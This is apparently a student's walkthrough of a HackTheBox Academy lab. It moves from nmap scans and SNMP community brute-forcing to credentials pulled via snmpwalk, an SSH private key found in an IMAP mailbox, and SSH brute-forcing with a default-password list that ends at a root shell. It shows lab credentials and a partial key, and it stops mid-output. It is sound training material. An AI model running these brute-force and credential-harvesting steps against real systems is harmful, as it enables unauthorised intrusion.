

Started an NMAP TCP scan to discover these ports

```
Initiating SYN Stealth Scan at 05:08  
Scanning NIXHARD (10.129.202.20) [1000 ports]  
Discovered open port 110/tcp on 10.129.202.20  
Discovered open port 993/tcp on 10.129.202.20  
Discovered open port 995/tcp on 10.129.202.20  
Discovered open port 143/tcp on 10.129.202.20  
Discovered open port 22/tcp on 10.129.202.20
```

I tried to do an IMAP brute but it doesnt work

```
[*]$ nmap --script imap-brute -p 143 10.129.202.20  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-26 05:20 CST  
NSE: [imap-brute] usernames: Time limit 10m00s exceeded.  
NSE: [imap-brute] usernames: Time limit 10m00s exceeded.  
NSE: [imap-brute] passwords: Time limit 10m00s exceeded.  
Nmap scan report for NIXHARD (10.129.202.20)  
Host is up (0.58s latency).  
  
PORT      STATE SERVICE  
143/tcp   open  imap  
| imap-brute:  
|   Accounts: No valid accounts found  
|_ Statistics: Performed 395 guesses in 612 seconds, average tps: 0.9
```

Then I perform a UDP scan to find an SNMP and DHCP. DHCP is filtered so I do not really know what to use it for.

```

File Edit View Search Terminal Help
UDP Scan Timing: About 66.66% done; ETC: 05:42 (0:05:50 remaining)
UDP Scan Timing: About 71.81% done; ETC: 05:42 (0:04:56 remaining)
UDP Scan Timing: About 76.94% done; ETC: 05:42 (0:04:02 remaining)
UDP Scan Timing: About 82.09% done; ETC: 05:42 (0:03:08 remaining)
UDP Scan Timing: About 87.19% done; ETC: 05:42 (0:02:15 remaining)
UDP Scan Timing: About 92.23% done; ETC: 05:42 (0:01:22 remaining)
Completed UDP Scan at 05:43, 1105.76s elapsed (1000 total ports)
Nmap scan report for 10.129.202.20
Host is up (0.35s latency).
Not shown: 998 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
161/udp   open              snmp

```

I tried to use metasploit to run an enum on the service but it bears no result

```

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/snmp/snmp_enum) >> set RHOSTS 10.129.202.20
RHOSTS => 10.129.202.20
[msf](Jobs:0 Agents:0) auxiliary(scanner/snmp/snmp_enum) >> run

[-] 10.129.202.20 SNMP request timeout.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Using onesixtyone, I found a backup string

```

[msf](Jobs:0 Agents:0) auxiliary(scanner/snmp/snmp_enum) >> exit
[us-academy-2]-[10.10.15.217]-[htb-ac-1244319@htb-ynemsfxwt]-[~]
[*]$ onesixtyone -c /opt/useful/seclists/Discovery/SNMP/snmp.txt 10.129.202.20
Scanning 1 hosts, 3219 communities
10.129.202.20 [backup] Linux NIXHARD 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64

```

I then use the string with snmpwalk to find a user tom with his credentials

```

y.sh"
iso.3.6.1.2.1.25.1.7.1.2.1.3.6.66.65.67.75.85.80 = STRING: "tom NMds732Js2761"

```

tom is a user that can be logged into the imap service we found previously

I opened all the inboxes till I find one with an email in it. I read the email, it turned out to be an

SSH key, which I will use for the ssh service.

```
mitted.
* 1 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1636509064] UIDs valid
* OK [UIDNEXT 2] Predicted next UID
1 OK [READ-WRITE] Select completed (0.005 + 0.000 + 0.004 secs).
2 FETCH 1 BODY[]
* 1 FETCH (BODY[] {3661}
HELO dev.inlanefreight.htb
MAIL FROM:<tech@dev.inlanefreight.htb>
RCPT TO:<bob@inlanefreight.htb>
DATA
From: [Admin] <tech@inlanefreight.htb>
To: <tom@inlanefreight.htb>
Date: Wed, 10 Nov 2010 14:21:26 +0200
Subject: KEY

-----BEGIN OPENSSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAACFwAAAAadzC2gtcn
```

```
09XWTS+UBBY3IVFH0t+F+yUX+S7W648pORqVAUMINIdXjXEPA7XMPR9X1Sa60APp10S1QQ
qYreqEj6pjTj8wguR0SdhfKDOZwIQ1ILHecgJAA0zY2NwWmX5zVDDDeIckjibxjrTvx7PHF
dND3urVhelyuQ89BtJqBabmrB5zzmaItTK0VuAxR/SFcVaTJNXd5Utw9SUK4/l0imjP3/o
ng1nlguuJGc1s47tqKBPHuJKqn5r6am5xgX5k4ct7VQ0QbRJwaiQVA5iShrwZxX5wBnZIS
azgCz/D6IdVMXi1AUFKQX1thi32f3jky1Cb/DBzGRROCMgiD5Al+uccy9cm9aS6RLPt060
-----END OPENSSSH PRIVATE KEY-----" > id_rsa=PBtNPDAZjkwF1zXqUBkC0x5c7y
[us-academy-2]-[10.10.15.217]-[htb-ac-1244319@htb-yrnemsfxwt]-[~]
[★]$ ls
cacert.der  Documents  id_rsa  Pictures  Templates
Desktop     Downloads  Music   Public    Videos
[us-academy-2]-[10.10.15.217]-[htb-ac-1244319@htb-yrnemsfxwt]-[~]
[★]$ chmod 600 id_rsa
```

I use the key to create an id_rsa file and change the permission (Note: DON'T CAT THE FILE OR ELSE IT WILL CAUSE FORMAT ERROR, CREATE A FILE THEN NANO IT)


I tried to run as tom but it didnt work so I run as bob. The reason I know it's bob because the mail is directed from bob so I tried that

```
—[us-academy-2]-[10.10.15.217]-[htb-ac-1244319@htb-yrnemsfxwt]-[~]
—[★]$ ssh -v -i id_rsa bob@10.129.202.20
OpenSSH_9.2p1 Debian-2+deb12u3, OpenSSL 3.0.14 4 Jun 2024
debug1: Reading configuration data /etc/ssh/ssh_config
```

```
1 FETCH (BODY[] {3681}  
HELO dev.inlanefreight.htb  
MAIL FROM:<tech@dev.inlanefreight.htb>  
RCPT TO:<bob@inlanefreight.htb>  
DATA  
From: [Admin] <tech@inlanefreight.htb>  
To: <tom@inlanefreight.htb>  
Date: Wed, 10 Nov 2010 14:21:26 +0200  
Subject: KEY
```

but it didnt work

So i tried to go for the bruteforce path by entering random name with this file



The screenshot shows a web interface for a file named `ssh-betterdefaultpasslist.txt`. The file is located at `SecLists / Passwords / Default-Credentials /`. The file is owned by `goosvorbook` and was last updated. The file contains 134 lines of code, 134 locations, and is 1.93 KB in size. The file content is displayed as a list of credentials:

```
1 root:calvin  
2 root:root  
3 root:toor  
4 administrator:password  
5 NetLinx:password  
6 administrator:Amx1234!  
7 amx:password  
8 amx:Amx1234!  
9 admin:1988  
10 admin:admin  
11 Administrator:Vision2  
12 cisco:cisco  
13 c-comatic:xrtwk318  
14 root:qwasyx21
```

somehow root was the user we are looking for. There's a sql file which can be cat and piped with grep for the result.

Last login: Mon Mar 18 13:08:47 2024

root@NIXHARD:~# ls

snap users.sql

root@NIXHARD:~# cat users.sql

create table users (